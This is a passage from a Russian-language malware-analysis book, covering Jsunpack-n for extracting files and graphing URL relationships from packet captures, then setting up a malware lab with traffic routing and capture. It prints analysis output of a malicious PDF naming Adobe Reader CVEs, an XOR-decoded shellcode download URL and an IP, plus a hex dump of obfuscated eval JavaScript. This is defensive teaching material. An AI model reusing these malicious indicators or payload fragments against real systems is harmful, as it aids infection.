Для правильного извлечения файлов из сеансов HTTP инструмент должен собирать потоки TCP, извлекать данные, а затем распаковывать их или устранять порционное кодирование. Для решения этих задач Jsunpack-n обладает следующими возможностями:

• повторная сборка потоков TCP;

• разбор протокола HTTP;
• извлечение исполняемых файлов, параметр командной строки `-e`;
• извлечение всех файлов, параметр командной строки `-s`;
• автоматическая распаковка трафика gzip;
• обработка и нормализация порционного трафика.

Для распаковки gzip и нормализации порционного трафика файл `jsunpack-n.py` применяет следующие две функции Python:

```
def dechunk(self,input):
    try:
        data = input
        decoded = ''
        chunk_pos = data.find('\n')+1
        chunked = int('0x'+data[:chunk_pos],0)
        while(chunked > 0):
            # декодировать!
            decoded += data[chunk_pos:chunked+chunk_pos]
            data = data[chunk_pos+chunked+2:] # +2 пропускает \r\n

            chunk_pos = data.find('\n')+1
            chunked = int('0x'+data[:chunk_pos],0)
        return decoded
    except:
        return input

def degzip(self,gzip_data):
    try:
        out = gzip_data # стандартное значение на случай сбоя
        datafile = StringIO.StringIO(gzip_data)
        gzfile = gzip.GzipFile(fileobj=datafile)

        out = gzfile.read()
        gzfile.close()
        datafile.close()
    except:
        pass
    return out
```

Jsunpack-n применяется двумя основными способами: привязаться к интерфейсу и анализировать трафик в реальном времени либо сканировать файл pcap. В следующем примере используется один из образцов pcap, распространяемых с Jsunpack-n. Параметр `-s` извлекает все файлы, а не только исполняемые, `-v` выводит все URL независимо от того, обнаружило ли правило их вредоносность, а `-J` (`--javascript-decode-disable`) отключает декодирование JavaScript для повышения производительности.

```
$ ./jsunpackn.py ./samples/pdf.pcap -s -J -v
[nothing detected] ./samples/pdf.pcap
[nothing detected] GET trughtsa.com/
       info: [iframe] trughtsa.com/img/pfqa.php
       file: stream_22cd6[REMOVED]: 12091 bytes
[nothing detected] [PDF] GET (iframe) trughtsa.com/img/pfqa.php
       file: stream_5c968[REMOVED]: 26398 bytes
[nothing detected] [MZ] GET trughtsa.com/img/uet.php
       info: [0] executable file
       file: stream_a9e7f[REMOVED]: 587265 bytes
```

Как видно, Jsunpack-n извлёк из перехвата пакетов три файла и указал исходный URL каждого. Файлы записываются в подкаталог `./files` с именем, начинающимся с `stream_`, за которым следует SHA1-хеш файла. Типы можно проверить так:

```
$ cd files; file *
stream_22cd6[REMOVED]: data
stream_5c968[REMOVED]: PDF document, version 1.3
stream_a9e7f[REMOVED]: MS-DOS executable PE
```

Извлечены PDF из `/img/pfqa.php`, исполняемый файл из `/img/uet.php` и файл неизвестного типа данных из корня веб-сервера (`/`). В шестнадцатеричном редакторе видно, что последний на самом деле содержит HTML. Однако команда `file` не распознаёт его, потому что там есть и двоичные символы:

```
$ xxd stream_22cd6[REMOVED]
0000000: 3c68 746d 6c3e 0a3c 6966 7261 6d65 2077  <html>.<iframe w
0000010: 6964 7468 3d32 2073 7263 3d27 2f69 6d67  idth=2 src='/img
[REMOVED]
0002e30: bebf c0c1 c2c3 c4c5 c6c7 c8c9 cacb cccd  ................
0002e40: cecf d0d1 d2d3 d4d5 d6d7 d8d9 dadb dcdd  ................
0002e50: dedf e0e1 e2e3 e4e5 e6e7 e8e9 eaeb eced  ................
0002e60: eeef f0f1 f2f3 f4f5 f6f7 f8f9 fafb fcfd  ................
[REMOVED]
0002ee0: 3b69 2b3d 515b 555d 2e72 6570 6c61 6365  ;i+=Q[U].replace
0002ef0: 282f 012f 672c 2722 2729 2e72 6570 6c61  (/./g,'"').repla
0002f00: 6365 282f 022f 672c 225c 5c22 292e 7265  ce(/./g,"\\").re
0002f10: 706c 6163 6528 2f03 2f67 2c22 5c6e 2229  place(/./g,"\n")
0002f20: 7d65 7661 6c28 6929 3b0a 3c2f 7363 7269  }eval(i);.</scri
0002f30: 7074 3e0a 3c2f 6874 6d6c 3e              pt>.</html>
```

Хотите верьте, хотите нет, файл `stream_22cd6` содержит корректный HTML. Двоичные символы при интерпретации JavaScript браузером заменяются кодом JavaScript в нижней части страницы.

Рецепт 6-14. Построение графа связей URL посредством Jsunpack

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

При просмотре перехвата пакетов может возникнуть вопрос об истинном источнике заражения вредоносной программой. Злоумышленники часто помещают перенаправления между множеством различных доменов, поэтому не сразу понятно, как один сайт привёл к другому. Можно отсортировать соединения по времени и увидеть порядок обращения компьютера жертвы к сайтам. Однако это не покажет, открыл ли компьютер сайт или страницу внутри него потому, что пользователь ввёл адрес в браузере, из-за перенаправления вредоносным JavaScript, встроенного iframe или другого фактора.

В этом рецепте показано построение графа связей URL в перехватах пакетов посредством Jsunpack-n, помогающее определить шаги, приведшие к компрометации. Следующий пример применяет `tshark` для вывода сводки HTTP-запросов в перехвате пакетов.

```
$ tshark -r pdf.pcap -z http_req,tree

================================================================
 HTTP/Requests                      value        rate            percent
----------------------------------------------------------------
 HTTP Requests by HTTP Host           3       0.000056
  trughtsa.com                        3       0.000056         100.00%
   /                                  1       0.000019          33.33%
   /img/pfqa.php                      1       0.000019          33.33%
   /img/uet.php                       1       0.000019          33.33%

================================================================
```

По сводке видно, что компьютер жертвы обращался к трём страницам `trughsa.com`: корневой (`/`), `/img/pfqa.php` и `/img/uet.php`. Однако вопрос не в том, какие страницы или сайты открыл браузер, а в том, как он туда попал. Jsunpack-n читает перехват пакетов и собирает данные из полей реферера, встроенных объектов, iframe и URL в декодированном JavaScript, чтобы

определить связи между HTTP-запросами. Метод не всегда безупречен, поскольку строки реферера можно подделать,[22] но в большинстве случаев даёт уникальное представление.

Для создания графов посредством Jsunpack-n требуется библиотека построения графов Python. В Ubuntu она устанавливается командой `apt-get install python-yapgvb`. Каждый URL из перехвата пакетов представлен узлом графа. Если ответ HTTP-сервера для URL содержит перенаправление или ссылку на другой сайт либо страницу, к которым браузер впоследствии обратился, эти обращения становятся дочерними узлами родительского URL.

Следующий пример включает режим построения графов Jsunpack-n параметром `-g` и указывает имя выходного файла. Из остальных параметров `-q` ограничивает текстовый вывод в STDOUT, `-v` включает в граф все узлы, а не только вредоносные, и `-J` отключает декодирование JavaScript. Выходной PNG показан на рисунке 6-6.

```
$ ./jsunpackn.py samples/pdf.pcap -g sample-pdf1.png -q -v -J
```




Рисунок 6-6. Связи URL без декодирования JavaScript

На графе URL `uet.php` никак не связан с остальным деревом. Поэтому Jsunpack-n делает его дочерним для корневого узла, файла перехвата пакетов. В то же время URL `pfqa.php` был открыт из-за iframe, встроенного в домашнюю страницу `trughtsa.com`. На рисунке 6-7 показан результат без параметра `-J`, то есть с включённым декодированием JavaScript.

```
$ ./jsunpackn.py samples/pdf.pcap -g sample-pdf2.png -q
```




Рисунок 6-7. С декодированием JavaScript видны истинные связи URL

После включения декодирования JavaScript расположение графа изменилось. Теперь URL `uet.php` является дочерним узлом `pfqa.php` и связан с ним как шелл-код. Это означает, что браузер обратился к `uet.php` в результате выполнения шелл-кода, переданного или содержавшегося в `pfqa.php`. Кроме того, рамки вокруг двух нижних URL означают, что Jsunpack-n обнаружил их вредоносность. Для краткости граф не объясняет, почему они отмечены вредоносными. Эти сведения можно получить следующей командой для файла pcap. В выводе командной строки дочерние URL дерева обозначены отступом. Некоторые имена файлов сокращены.

```
$ ./jsunpackn.py samples/pdf.pcap
[nothing detected;children=malicious:10] samples/pdf.pcap
    [nothing detected;children=malicious:10] GET trughtsa.com/
     [malicious:10] (ipaddr:91.212.65.149)
                    [PDF] GET (iframe) trughtsa.com/img/pfqa.php
         suspicious: script analysis exceeded 30 seconds
                     (incomplete) 4570 bytes
         malicious: collectEmailInfo CVE-2007-5659 detected
         malicious: CollabgetIcon CVE-2009-0927 detected
         suspicious: Warning detected
                     //warning CVE-NO-MATCH Shellcode NOP len 9999
         malicious: shellcode of length 1445/767
         malicious: XOR key [shellcode]: 33
         malicious: shellcode [xor] URL=trughtsa.com/img/uet.php
         file: decoding_45dc5[REMOVED]: 26111 bytes
         file: decoding_d4049[REMOVED]: 4570 bytes
         file: shellcode_ef00[REMOVED]: 1445 bytes
         file: original_5c968[REMOVED]: 26398 bytes
         [malicious:10] (ipaddr:91.212.65.149) [MZ] GET (shellcode) \
                  trughtsa.com/img/uet.php
              malicious: client download shellcode URL (executable)
              file: saved incident_a9e7fa: 587265 bytes
```

Как видно, URL `pfqa.php` на самом деле является PDF. Jsunpack-n отметил его как вредоносный, поскольку он пытается эксплуатировать несколько уязвимостей Adobe Reader. После декодирования JavaScript, извлечённого из PDF, и последующего декодирования содержащегося в JavaScript шелл-кода Jsunpack-n определил, что полезная нагрузка принуждает жертву загрузить `uet.php`. А `uet.php` на самом деле является исполняемым файлом.

Сноски

[1] [назад] http://www.mozilla.org/js/spidermonkey/
[2] [назад] http://jsunpack.blogspot.com/2009/05/shmoocon-and-presentation-slides-pdf.html
[3] [назад] http://jsunpack.blogspot.com/2010/02/shmoocon-recap-and-presentation-slides.html
[4] [назад] http://www.phreedom.org/research/heap-feng-shui/
[5] [назад] http://partners.adobe.com/public/developer/opensource/
[6] [назад] http://blog.didierstevens.com/programs/pdf-tools/
[7] [назад] http://zeltser.com/reverse-malware/analyzing-malicious-documents.html
[8] [назад] http://www.scmagazineus.com/researchers-spot-pdf-banner-ad-exploits-for-patched-bug/article/105188/
[9] [назад] http://www.zerodayinitiative.com/advisories/ZDI-09-014/
[10] [назад] https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=128
[11] [назад] http://www.swftools.org/
[12] [назад] http://www.docsultant.com/nemo440/
[13] [назад] http://www.buraks.com/asv/
[14] [назад] http://www.securitytube.net/Analyzing-Flash-Malware-video.aspx
[15] [назад] http://blog.zynamics.com/2010/06/09/analyzing-the-currently-exploited-0-day-for-adobe-reader-and-adobe-flash/
[16] [назад] http://www.h-online.com/security/features/CSI-Internet-Attack-of-the-killer-videos-1049197.html
[17] [назад]
http://www.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/multi/fileformat/adobe_u3d_meshcont.rb
[18] [назад] http://blog.didierstevens.com/2010/03/29/escape-from-pdf/
[19] [назад] http://jsunpack.jeek.org/dec/current_rules
[20] [назад] https://code.google.com/p/distorm/
[21] [назад] http://www.reconstructer.org/code.html
[22] [назад] Exploiting the XmlHttpRequest object in IE - Referrer spoofing, CGISecurity. См. http://www.cgisecurity.com/lib/XmlHTTPRequest.shtml. Сентябрь 2005 года.

Глава 7. Лаборатории вредоносных программ

Лаборатории вредоносных программ бывают как чрезвычайно простыми, так и очень сложными. Всё зависит от доступных ресурсов, например аппаратного и сетевого оборудования и лицензий Windows, желаемой степени автоматизации анализа и количества необходимых вариантов. В этой главе показано создание небольшой персональной лаборатории из виртуальных и физических целевых систем с настоящим или имитируемым Интернетом. Пример лабораторной среды на рисунке 7-1 состоит из следующих компонентов:

• **Физические целевые системы.** Физические компьютеры под управлением Windows, на которых выполняются вредоносные программы. Не бойтесь заражения этих компьютеров. Его можно предотвратить посредством Deep Freeze или быстро восстановить образы такими решениями, как Truman и FOG. При рассмотрении FOG в рецепте 7-8 эти физические системы называются клиентами FOG. Разумеется, физические машины необязательны, но полезно иметь их для анализа вредоносных программ, распознающих виртуальную среду.
• **Виртуальные целевые системы.** Виртуальные машины Windows, на которых выполняются вредоносные программы. После завершения их можно вернуть в состояние до заражения. Рекомендуем иметь хотя бы одну-две ВМ с разными версиями Windows. В этой главе виртуальные целевые системы называются гостевыми виртуальными машинами или ВМ.
• **Контроллер.** Физический компьютер под управлением Linux. На нём работает программа создания образов для управления физическими целевыми системами, средство виртуализации вроде VMware или VirtualBox для управления виртуальными целевыми системами и программы для управления, регистрации или имитации доступа к сети. В зависимости от обсуждаемой роли контроллер называется сервером FOG или узлом виртуальных машин.




Рисунок 7-1. Пример лаборатории анализа вредоносных программ

Если физические целевые системы не планируются, лабораторию можно построить на одном компьютере или ноутбуке. Мы настоятельно рекомендуем Linux как операционную систему контроллера, хотя это не обязательно. Переносную персональную лабораторию можно создать и на ноутбуке с Windows или Mac OS X. Поскольку невозможно привести инструкции для всех конфигураций, далее в главе схема на рисунке 7-1 используется как общий ориентир, а необходимые при существенном отличии вашей лаборатории изменения будут отмечаться отдельно.

Сеть на примерной схеме целиком находится в одной локальной сети, как будет у большинства читателей. Хотя на рисунке 7-1 это не показано, предполагается, что у межсетевого экрана имеется

внешний IP-адрес, обращённый в Интернет. Если доступна более крупная сеть или поставщик интернет-услуг предоставил несколько внешних IP-адресов, каждой целевой системе можно назначить собственный маршрутизируемый адрес.

Перед созданием лаборатории помните: безопасная среда чрезвычайно важна, поскольку нельзя допустить компрометации узла или контроллера. Виртуальные машины совместно используют с узлом множество ресурсов и при небрежном отношении быстро превращаются в угрозу безопасности. Ниже приведены рекомендации по предотвращению выхода вредоносной программы из изолированной среды:

• поддерживайте программу виртуализации в актуальном состоянии: её уязвимости могут привести к заражению узла;
• настройте межсетевой экран узла на отбрасывание входящих пакетов от целевых систем;
• если вредоносный код целевой системы не должен достигать Интернета, отключите виртуальную сетевую карту, примените сетевой режим «только узел» или удерживайте трафик сценариями имитации (см. рецепт 7-3);
• отключите общие каталоги между узлом и целевой системой либо сделайте их доступными только для чтения;
• запретите целевой системе доступ к общим устройствам и съёмным носителям, например физически подключённым к узлу USB-накопителям;
• не настраивайте целевую систему с применением сведений, которые в случае утечки через троян позволят идентифицировать вас; подробнее о сохранении анонимности см. в главе 1.

Для рецептов этой главы необходимо практическое знание TCP/IP, администрирования Linux и Windows. Если вы не знакомы с установкой и настройкой виртуальных машин, обратитесь к руководству VMware (http://www.vmware.com/pdf/GuestOS_guide.pdf) или пользовательскому руководству VirtualBox (http://www.virtualbox.org/wiki/Downloads). Потребуются также знания криминалистических инструментов и умение настраивать относительно простые сценарии Perl и Python.

Сеть

Правильная настройка сети лаборатории - критически важный этап перехвата и анализа трафика, создаваемого вредоносной программой. Для решения задачи необходимо понимать различные сетевые режимы, предлагаемые большинством продуктов виртуализации. В таблице 7-1 приведена сводка режимов «только узел», NAT/общий и мост.

Таблица 7-1. Сетевые режимы виртуальных машин

Доступ	Только узел	NAT/общий	Мост
ВМ могут обращаться к другим ВМ	Да	Да	Да
ВМ могут обращаться к узлу	Да	Да	Да
ВМ могут обращаться к другим системам	Нет	Да	Да
Узел может обращаться к ВМ	Да	Да	Да
Другие системы могут обращаться к ВМ	Нет	Нет	Да

Три режима определяются следующим образом:

• **Режим «только узел».** Создаёт частную локальную сеть, общую для узла и его ВМ. ВМ не могут связываться с внешними системами, что бывает как преимуществом, так и недостатком. Это плохо, если вредоносной программе требуется разрешить связь с настоящими сайтами Интернета, но хорошо для удержания трафика в частной среде песочницы.
• **Режим NAT/общий.** ВМ могут обращаться к другим машинам локальной сети или Интернета, но соединения выглядят исходящими с IP-адреса узла. Другие машины не могут инициировать обратные входящие соединения с ВМ, если на узле не настроено перенаправление портов.
• **Режим моста.** ВМ совместно используют физический адаптер Ethernet узла, но имеют собственные IP- и MAC-адреса. ВМ выглядят находящимися в той же локальной подсети, что и узел. Только этот режим позволяет другим машинам устанавливать входящие соединения с ВМ. И только он позволяет внешним машинам, например маршрутизатору или межсетевому экрану, различать трафик узла и трафик ВМ на этом узле.

Мы рекомендуем использовать для ВМ режим моста и назначать им отдельные IP-адреса, чтобы определять, какая ВМ отвечает за перехваченный трафик. Разумеется, если имеется только одна ВМ и входящие соединения с ней не ожидаются, подойдёт и NAT/общий режим.

Рецепт 7-1. Маршрутизация соединений TCP/IP в лаборатории

На машине, выступающей контроллером по рисунку 7-1, определите IP-адрес посредством `ifconfig`. Затем сделайте то же на целевых системах Windows посредством `ipconfig`. Убедитесь, что все машины находятся в одной подсети и целевые системы Windows могут послать `ping` контроллеру. Для справки в таблице 7-2 приведены соответствующие значения тестовой сети, упоминаемые в следующих рецептах.

Таблица 7-2. Значения тестовой сети

Элемент сети	Значение
IP-адрес контроллера	`172.16.176.130`
IP-адрес целевой системы Windows	`172.16.176.138`
Маска сети	`255.255.255.0`
DNS	`172.16.176.2`
Шлюз	`172.16.176.2`

> **Примечание.** При нехватке оборудования в качестве контроллера можно использовать виртуальную машину Linux. Тогда понадобятся как минимум две ВМ: одна под управлением Windows, целевая система, и другая под управлением Linux, контроллер.

После проверки сетевого соединения между контроллером и целевыми системами следует внести изменения, чтобы весь трафик программ на целевой системе проходил через контроллер. Мы рассмотрим несколько методов и оценим их преимущества и недостатки, но фактически рекомендуем только один - IP-маршрутизацию.

Перенаправление DNS

Если DNS-имя серверов, с которыми связывается вредоносная программа, уже известно, файл `hosts` можно изменить так, чтобы соединения направлялись на IP-адрес контроллера. Обычно файл находится в каталоге `%SYSTEMROOT%\config\drivers\etc` и имеет следующий формат:

```
# перенаправить DNS на IP-адрес контроллера
172.16.176.130   commandserver.com
```

Эта запись заставляет процессы целевой машины после разрешения `commandserver.com` посредством DNS соединяться с IP-адресом контроллера. Если на контроллере процесс ожидает входящих соединений, что вскоре будет рассмотрено, можно начать регистрацию трафика и увидеть, что сделала бы вредоносная программа после успешного соединения с настоящим сервером `commandserver.com`.

У метода есть несколько важных недостатков. Во-первых, заранее не всегда известно имя узла, к которому обращается образец, а даже если оно известно, каждый раз вручную добавлять записи в `hosts` утомительно. Во-вторых, если вредоносная программа разрешает домены посредством API `DnsQuery` с флагом `DNS_QUERY_NO_HOSTS_FILE`, она обойдёт записи `hosts`.

Другой вариант - создать внутренний DNS-сервер и настроить его на возврат IP-адреса контроллера для некоторых или всех имён узлов, которые пытается разрешить целевая система. Тогда вручную менять `hosts` не требуется, но вредоносная программа всё ещё может обойти настройку, не выполняя поиск DNS и обращаясь к системе по IP-адресу. Она может также игнорировать настройки DNS целевой машины и разрешать имена через общедоступный DNS-сервер, например открытый DNS Google.

Перенаправление IP посредством маршрутизации

Если изменить сетевые настройки целевой системы и указать контроллер как её стандартный шлюз, весь трафик будет поступать контроллеру независимо от того, обращается ли вредоносная программа к системе по имени DNS или IP-адресу. Теперь необходимо принять важное решение: регистрировать и пересылать пакеты настоящим серверам в Интернете либо перенаправлять их системе-ханипоту или набору служб имитации?

Пересылка пакетов настоящим серверам позволяет точнее оценить поведение вредоносной программы на практике, но создаёт риск сообщить злоумышленникам о проводимом анализе и раскрыть им свой IP-адрес; способы сохранения анонимности см. в главе 1. Ханипот или набор имитации позволяют создать полностью автономную песочную сеть, но вредоносная программа не будет наблюдаться в родной среде.

Чтобы направить весь трафик целевой машины через контроллер, выполните следующие действия:

1. На контроллере Linux включите IP-пересылку в ядре, выполнив следующие команды от имени root:

```
$ sudo su
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Убедитесь, что стандартная политика межсетевого экрана `iptables` на контроллере разрешает пересылку пакетов:

```
$ sudo iptables -P FORWARD ACCEPT
```

3. На целевой системе настройте сеть так, чтобы стандартный шлюз указывал на контроллер. Это можно сделать двумя способами. Первый - ввести следующую команду в `cmd.exe`:

```
C:\> route change 0.0.0.0 mask 0.0.0.0 172.16.176.130
```

Второй способ - настроить интерфейс посредством графического инструмента Windows, как показано на рисунке 7-2.



Рисунок 7-2. Маршрутизация трафика Windows через контроллер Linux

С такой настройкой можно быть довольно уверенным в возможности перехватить, перенаправить любой трафик целевой машины Windows или взаимодействовать с ним. Мы говорим «довольно уверенным», поскольку, хотя на практике этого не встречали, вредоносная программа способна перенастроить стандартный шлюз целевой машины и отправить трафик в обход контроллера. Возможность зависит от расположения контроллера. Вредоносной программе также требуется знать IP-адрес маршрутизатора следующего перехода, принимающего и пересылающего трафик, однако его можно узнать простой трассировкой маршрута.

Рецепт 7-2. Перехват и анализ сетевого трафика

Теперь, когда весь входящий и исходящий трафик целевых систем проходит через контроллер, на нём можно запустить утилиту перехвата пакетов и наблюдать пакеты в реальном времени.

> **Примечание.** Помимо описанного в этом рецепте способа перехвата пакетов можно применять следующие методы:
>
> - подключить машины сети к старому концентратору, если он имеется, и использовать анализатор в неразборчивом режиме;
> - подключить анализатор к коммутатору или маршрутизатору с поддержкой зеркалирования портов;
> - соединить целевые машины с контроллером перекрёстным кабелем.

Графический интерфейс Wireshark

Wireshark[1] - анализатор сетевых протоколов для Windows, Linux, Mac OS X и других платформ. Помимо перехвата пакетов Wireshark выполняет глубокий анализ сотен протоколов и экспортирует результаты в двоичный pcap, CSV или XML. Он также обладает мощными средствами фильтрации. Если Wireshark ещё не установлен на контроллере, выполните:

```
$ sudo apt-get install wireshark
```

На рисунке 7-3 показан графический интерфейс Wireshark. Адрес источника запросов DNS - `172.16.176.138`, то есть целевая ВМ. Ответивший DNS-сервер - `172.16.176.2`, согласно конфигурации предыдущего рецепта. Видно, что для связи с серверами по HTTP целевая система разрешала имена узлов в доменах `wikipedia.org` и `google.com`.




Рисунок 7-3. Анализ трафика посредством Wireshark

Применение tshark

Если вы предпочитаете инструменты командной строки, что рекомендуется для автоматизированного анализа, воспользуйтесь `tshark`, версией Wireshark без графического интерфейса. Установка:

```
$ sudo apt-get install tshark
```

Следующая команда перехватывает пакеты на интерфейсе `eth0`, автоматически завершает работу через 60 секунд и сохраняет пакеты в `output.pcap`:

```
$ sudo tshark -i eth0 -a duration:60 -w output.pcap
```

Чтобы прочитать пакеты теми же анализаторами протоколов, что и графическая версия Wireshark, выполните:

